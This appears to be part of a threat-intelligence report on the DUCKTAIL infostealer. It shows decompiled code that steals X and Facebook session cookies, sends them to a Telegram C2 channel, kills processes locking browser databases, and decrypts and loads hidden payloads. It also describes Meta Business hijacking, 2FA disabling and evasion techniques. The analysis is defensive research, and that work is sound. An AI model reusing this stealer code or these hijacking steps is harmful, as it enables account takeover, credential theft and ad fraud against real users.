A new capability in use since (at least) July 2023 is harvesting user ID's and session cookies from browsers of victims logged into an X account. While the malware continues to exfiltrate all browser cookies, the victimology and explicit focus on information harvesting from X alongside Facebook (Meta) suggests a possible shift and expansion of the operation towards other major advertisement platforms.

```
internal class TwScannigHandler
{
    // Token: 0x060000CD RID: 205 RVA: 0x000045D8 File Offset: 0x000027D8
    [NullableContext(1)]
    public void Run(int count, MiBriwir bw, TglHandler tglHandler, ConfigData configData)
    {
        foreach (BriwirProfile briwirProfile in bw.Profiles.Where((BriwirProfile a) => !string.IsNullOrEmpty(a.TwCookies) && a.TwCookies.Contains("twid")))
        {
            TwitterData twitterData = new TwitterData
            {
                UserId = briwirProfile.TwCookies.CutString("twid=u%3D", ";", 0),
                Cookies = briwirProfile.TwCookies,
                Ip = ((configData.Ip == null) ? "ko co" : configData.Ip.ToString()),
                Version = tglHandler.Version,
                UserAgent = bw.UserAgent
            };
            tglHandler.SendTwDocument(twitterData);
        }
    }
}
```

Figure 12. Extracting victim's X user ID and session cookie from browser

```
internal void Send(BriwirProfile profile)
{
    this.Log("send brower data");
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (ZipArchive zipArchive = new ZipArchive(memoryStream, ZipArchiveMode.Create, true))
        {
            this.WriteProfile(profile, zipArchive);
        }
        this.SendFile(memoryStream, "fb_" + profile.FbData.UserId + ".zip", 3);
    }
}

// Token: 0x060000D34 RID: 3380 RVA: 0x0000E72C File Offset: 0x0000C92C
internal void SendTwDocument(TwitterData twitterData)
{
    this.Log("send brower data");
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (ZipArchive zipArchive = new ZipArchive(memoryStream, ZipArchiveMode.Create, true))
        {
            this.WriteFile(zipArchive, Encoding.UTF8.GetBytes(JsonConvert.SerializeObject(twitterData)), "1.txt");
        }
        this.SendFile(memoryStream, "tw_" + twitterData.UserId + ".zip", 3);
    }
}
```

Figure 13. Sending extracted X info to C2 channel

Expansion of Meta Business hijacking capabilities

The majority of the malware's capability changes and additions observed since our last report were related to its Facebook and Meta Business hijacking component.

[The malware continues to interact with various documented](#) and undocumented Facebook endpoints from the victim's machine using the Facebook session cookie (and other security credentials that it obtains through the initial session cookie). These endpoints are either Facebook pages, which are crawled, or API endpoints such as Facebook's Graph API.

We have observed additions and changes in several areas:

Automated actions related to fraudulent ad creation and publishing through compromised businesses

- Automatically create and publish fraudulent ad campaigns based on information sent by the threat actor to the victim's machine via C2 (Telegram). This is achieved through several substeps:
 - o Turn off all ad account notifications on victim's account.
 - o Create an active ad campaign with specified name.
 - o Create an active ad set attached to the campaign with specifications targeting mobile and desktop Facebook users situated in US through ads served via feeds, video feeds, and Facebook reels.

- o Publish Ad creatives (actual ad content) with specified information with the ability to publish video-based ads.
- o Create an ad rule to schedule all fraudulent ads to run daily.
- o Create an ad rule to maximize spending budget for fraudulent ads based on value specified.
- o Send ad campaign information back via Telegram.
- Automatically publish Ad drafts containing specified keyword.
- Other automated tasks related to credit allocation as well as Page and Ad account agencies.

Expansion of business hijacking and elevation of privileges

- Add threat actor's e-mail addresses as a non-admin if they could not be added as administrator with finance editor roles using the victim's account privileges. The non-admin roles include: "EMPLOYEE", "FINANCE_EDITOR", "FINANCE_EDIT", "FINANCE_VIEW", "DEVELOPER", "DEFAULT".
- Add additional permissions (roles) to threat actor's email addresses that were added as a non-admin, including ability to: "Manage ad accounts", "Manage campaigns", "View performance", and "Manage Creative Hub mockups".
- Convert administrator accounts in victim's associated businesses into finance editors.
- Enable all permissions for victim's account in associated businesses where the victim's an administrator, including: "FULL_CONTROL", "FINANCE", "DEVELOPER", "BASIC_ACCESS".

Security credentials

- Expanding the list of access tokens that are fetched from a variety of endpoints.
- Generating and fetching 2FA codes for later usage (bypassing 2FA).
- Disabling 2FA methods associated with the victim's Facebook account.

Additional information stealing

- Fetching list of Facebook pages published by victim's account.
- Fetching victim's total ads expenditure on current day.
- Fetching list of Ads Pixels from victims' associated Ad account.
- Fetching list of client ad accounts from victims' associated businesses.
- Fetching list of owned ad accounts from victims' associated businesses.
- Fetching ad account limits.

It is worth noting that some of these capabilities may not work over time [due to changes and enforcements by Meta](#). However, the malware contained code for these capabilities at the time of writing.

Usage of RestartManager (RM)

Another new feature observed in DUCKTAIL samples since (at least) July 2023 is using RestartManager (RM) to kill processes that lock browser databases. This capability is often found in ransomware as files that are in-use by processes or services cannot be encrypted.

```

List<Process> list = new SearchFileUtils().WhoIsLocking(profile.CookiePath.ConvertSecureStringToString());
Thread thread = new Thread(delegate
{
    int num = 100;
    while (num-- > 0)
    {
        try
        {
            File.Copy(profile.CookiePath.ConvertSecureStringToString(), fileNewName, true);
            Console.WriteLine("copy success");
            break;
        }
        catch (Exception ex5)
        {
            Console.WriteLine(ex5.ToString());
            Thread.Sleep(1);
        }
    }
});
thread.IsBackground = true;
thread.Start();
if (list != null && list.Count > 0)
{
    foreach (Process process in list)
    {
        process.Kill();
    }
}
thread.Join();

```

Figure 15. Attempt to copy browser database and kill locked processes

```

public List<Process> WhoIsLocking(string path)
{
    string text = Guid.NewGuid().ToString();
    List<Process> list = new List<Process>();
    uint num2;
    int num = SearchFileUtils.RmStartSession(out num2, 0, text);
    if (num != 0)
    {
        throw new Exception("Could not begin restart session. Unable to determine file locker.");
    }
    try
    {
        uint num3 = 0U;
        uint num4 = 0U;
        uint num5 = 0U;
        string[] array = new string[] { path };
        num = SearchFileUtils.RmRegisterResources(num2, (uint)array.Length, array, 0U, null, 0U, null);
        if (num != 0)
        {
            throw new Exception("Could not register resource.");
        }
        num = SearchFileUtils.RmGetList(num2, out num3, ref num4, null, ref num5);
        if (num == 234)
        {
            SearchFileUtils.RM_PROCESS_INFO[] array2 = new SearchFileUtils.RM_PROCESS_INFO[num3];
            num4 = num3;
            if (SearchFileUtils.RmGetList(num2, out num3, ref num4, array2, ref num5) != 0)
            {
                throw new Exception("Could not list processes locking resource.");
            }
            list = new List<Process>((int)num4);
            int num6 = 0;
            while ((long)num6 < (long)((ulong)num4))
            {
                try
                {
                    list.Add(Process.GetProcessById(array2[num6].Process.dwProcessId));
                }
                catch (ArgumentException)
                {
                }
                num6++;
            }
        }
    }
}

```

Figure 14. Code snippet using Restart Manager to fetch processes with a file lock

Detection evasion and anti-analysis

DUCKTAIL has developed a collection of tools and techniques primarily aimed at increasing analysis complexity and detection evasion. These capabilities, which are often combined with one another, have rapidly expanded since late March 2023 and have been applied to distributed samples since then.

Development and usage of custom loaders

DUCKTAIL started developing and incorporating custom loaders into their execution chain since April 21, 2023. Like the infostealer, the loaders were also compiled and distributed as .NET Core single files. The purpose of these loaders is to obscure the final payload by decrypting, loading, and executing it dynamically at runtime.

The loaders have gone through several iterations of change over time, but in a nutshell, the loaders consist of several parts:

- Construction of the key/IV used to decrypt the main assembly: The key/IV is generally constructed from several parts, with different parts being either hardcoded directly in the source code, embedded within the assembly resources, or fetched dynamically from an HTTP response, which in all the cases so far have been the value of the 'Content-Type' header from a request to "https[:]//google[.]com".
- Decryption of the main payload: The payload which is AES encrypted is found either in the loader's resources or directly embedded in the code.
- Launching a dummy document/media file: Some loader variants drop and launch a dummy document/media file in a similar fashion to the main infostealer.
- Dynamic dependency loading: The utilization of a loader has resulted in the latest iterations of the malware to hide away its dependencies and load them dynamically before loading and executing the main infostealer. This is explained in the next section.

It is worth noting that some samples observed in the wild contained several stacked layers of loaders, with each loader decrypting, loading, and executing the next, until the final payload, which is the infostealer, is loaded and executed.

```

public void Run()
{
    AppDomain.CurrentDomain.AssemblyResolve += this.ResolveAssembly;
    string text = Encoding.UTF8.GetString(Convert.FromBase64String(string.Concat(new string[]
    {
        ...
    }))) + Encoding.UTF8.GetString(Convert.FromBase64String(string.Concat(new string[]
    {
        ...
    })));
    Assembly assembly = Assembly.Load(new MainData.AesGenericEncryptionService().Decrypt(Convert.FromBase64String(text)));
    Type type = assembly.GetType("Net245.Program");
    MethodInfo methodInfo = ((type != null) ? type.GetMethod("Main") : null);
    if (methodInfo != null)
    {
        methodInfo.Invoke(null, null);
    }
    Console.ReadLine();
}

```

Figure 16. Example of a loader's primary logic (cleaned up)

```

static byte[] DecryptByte(byte[] keys, byte[] bytes)
{
    string text = null;
    HttpRequestMessage request = new HttpRequestMessage(HttpMethod.Head, "https://google.com");
    using (HttpClient httpClient = new HttpClient())
    {
        try
        {
            if (httpClient.SendAsync(request).Result.Content.Headers.TryGetValues("Content-Type", out IEnumerable<string> values) && values != null)
            {
                text = values.First();
            }
        }
        catch
        {
            return new byte[0];
        }
    }
    if (string.IsNullOrEmpty(text))
    {
        return new byte[0];
    }
    byte[] bytes3 = Encoding.UTF8.GetBytes(text);
    byte[] keyData = new Cryptor().GetKeyData();
    byte[] array2 = bytes3.Concat(keyData).Concat(keys).ToArray();
    int num = array2.Length - 32;
    byte[] array3 = bytes;
    while (num >= 0)
    {
        byte[] key = array2.Skip(num).Take(16).ToArray();
        byte[] iv = array2.Skip(num + 16).Take(16).ToArray();
        array3 = new AesGenericEncryptionService(key, iv).Decrypt(array3);
        num -= 32;
    }
    return array3;
}

```

Figure 17. Example of using response from "google.com" to construct a part of the decryption key/IV

```

internal class FileOpenHandler
{
    private readonly string _fileName = "file_4212befa39ca4ae58cffb3206d8bb0be_mp4.mp4";

    public void OpenFile(Assembly assembly, byte[] keys)
    {
        ...
    }

    private void OpenFileData()
    {
        try
        {
            Process process = new Process();
            process.StartInfo = new ProcessStartInfo(Path.Combine(Path.GetTempPath(), _fileName))
            {
                UseShellExecute = true
            };
            process.Start();
        }
        catch
        {
        }
    }

    public static byte[] Decompress(byte[] data, byte[] keys)
    {
        ...
    }
}

```

Figure 18. Example of loader launching a dummy file in similar fashion to the DUCKTAIL infostealer

Dynamic dependency loading

The infostealer malware associated with DUCKTAIL since late 2021 has relied on four external libraries to function. These libraries are:

- BouncyCastle
- Telegram.Bot
- Dapper
- HtmlAgilityPack

As the malware was developed using .NET Core and deployed as a single file, these libraries have been bundled directly into the file. These dependencies are clearly visible as shown in the figure below.

The presence of these dependencies can serve as an indicator for static-based detections against the malware. To evade such detections, DUCKTAIL has shifted toward dynamically loading these libraries upon runtime, eliminating their presence in the bundle file and dependencies list. This capability was observed in samples distributed after July 8, 2023.

```

"QYAF0QC8N8NJ/1.0.0":
{
  "dependencies":
  {
    "Dapper": "2.0.90",
    "HtmlAgilityPack": "1.11.42",
    "Microsoft.Data.Sqlite": "5.0.10",
    "Microsoft.Data.Sqlite.Core": "5.0.10",
    "Microsoft.Win32.Registry": "5.0.0",
    "Newtonsoft.Json": "13.0.1",
    "Portable.BouncyCastle": "1.8.10",
    "System.Security.Cryptography.ProtectedData": "5.0.0",
    "Telegram.Bot": "16.0.2",
    "runtimepack.Microsoft.NETCore.App.Runtime.win-x64": "6.0.14"
  },
}
    
```

Figure 19. Dependencies bundled into the malware

Before	After
<u>Dapper_2.0.123</u>	Microsoft.Data.Sqlite_7.0.5
<u>HtmlAgilityPack_1.11.46</u>	Microsoft.Data.Sqlite.Core_7.0.5
Microsoft.EntityFrameworkCore.Sqlite_3.1.32	Microsoft.Win32.Registry_5.0.0
Microsoft.Win32.Registry_5.0.0	Newtonsoft.Json_13.0.3
Newtonsoft.Json_13.0.3	System.Security.Cryptography.ProtectedData_7.0.1
<u>Portable.BouncyCastle_1.9.0</u>	runtimepack.Microsoft.NETCore.App.Runtime.win-x64_6.0.19
System.Security.Cryptography.ProtectedData_7.0.1	
<u>Telegram.Bot_18.0.0</u>	
runtimepack.Microsoft.NETCore.App.Runtime.win-x64_3.0.3	

Figure 20. Comparison of DUCKTAIL's dependencies before and after utilizing dynamic dependency loading

```

3 private Assembly ResolveAssembly(object sender, ResolveEventArgs args)
4 {
5     MainData.AesGenericEncryptionService aesGenericEncryptionService = new
6     MainData.AesGenericEncryptionService();
7     if (args.Name.Contains("Telegram"))
8     {
9         byte[] array = this.ReadResource("1.txt");
10        return Assembly.Load(aesGenericEncryptionService.Decrypt(array));
11    }
12    if (args.Name.Contains("HtmlAgilityPack"))
13    {
14        byte[] array2 = this.ReadResource("2.txt");
15        return Assembly.Load(aesGenericEncryptionService.Decrypt(array2));
16    }
17    if (args.Name.Contains("Dapper"))
18    {
19        byte[] array3 = this.ReadResource("3.txt");
20        return Assembly.Load(aesGenericEncryptionService.Decrypt(array3));
21    }
22    if (args.Name.Contains("BouncyCastle.Crypto"))
23    {
24        byte[] array4 = this.ReadResource("4.txt");
25        return Assembly.Load(aesGenericEncryptionService.Decrypt(array4));
26    }
27    return null;
28 }
    
```

Figure 21. Code snippet indicating how the dependencies are loaded dynamically (cleaned up)

Unique assembly name generation

Traditionally, file name metadata (such as OriginalFileName) found in the file version information of malware samples contained hardcoded names such as 'DataExtractor', 'Graph-Data', or 'ZEncryptReader' which referenced the project name from which the samples were compiled. DUCKTAIL would change the project name every now and then. However, these allowed defenders to track, cluster, and detect samples with relative ease.

To combat this, a capability seen in malware samples since March 30, 2023 has been unique assembly name generation per released binary. This capability essentially results in a unique file name with each compiled and distributed sample.

The initial version created a fixed-length assembly name consisting of uppercase alphanumeric characters, which were predictive and detectable. However, later iterations of this capability resulted in a variable-length assembly name consisting of alphanumeric characters. Some examples have been included in figure 23.

DataExtractor	Reader	BONGDATA	ProductManager
TIKTOKIOKE	ZEncryptReader	BITETE	TINGOTN
TONGTENH	TINHTE	TELETOKOIS	TUTING
BONGDAPLuUS	TINBIKHM	TESTING	DOWNLOADER

Figure 22. Examples of previous assembly names used by DUCKTAIL

zud4e0r43klrzm	js1tfpn	5w89f9krfs6s9syke90m
2dle5u4g1uf	m64kklk2g3o	9tqcu3t
3vkcfgki	39u3tx92bhws3e	5Y2CLA3U6EW
JGL08TS488A	5BQ1ELBT326	7RYJ7MCWL5H
JFZ95VM77CY	INPAIXG8JWE	XVPM2UEALMB
1TDGHPYUEKJ	75QRG5GRI9L	JTH2YINXAAX
9Z1YARXPHLE	UAP45U704SW	UD3H85SQ6FS

Figure 23. Examples of uniquely generated assembly names seen in DUCKTAIL malware samples

Usage of SmartAssembly

DUCKTAIL has started incorporating SmartAssembly to obfuscate their payload. The threat actor has used SmartAssembly in the past to obfuscate the first variants of the infostealer associated to the operation in mid-2021. However, the threat actor stopped using it after re-writing their infostealer code in .NET Core and switching to single-file deployment.

The earliest instance of SmartAssembly being used in the latest campaign was April 18, 2023.




Figure 24. Obfuscation using SmartAssembly

Assembly bloating

One of the earliest techniques employed by the threat actor to hinder analysis has been assembly bloating. This is achieved by adding a large number of static dummy classes into the assembly. These classes and their properties serve no functionality other than inflating the malware code.

Bundle compression

The infostealer has been deployed as a single-file since late 2021. A feature available since .NET 6.0 single-file deployment is bundle compression, which is enabled via `EnableCompressionInSingleFile` property. This reduces the file size by compressing all the bundled files (main assembly, dependencies, and .NET runtime files) inside the executable. Traditionally, these files would be clearly visible and easily extractable from the main executable.

DUCKTAIL was observed utilizing this feature in samples distributed between between May 10-17, 2023.

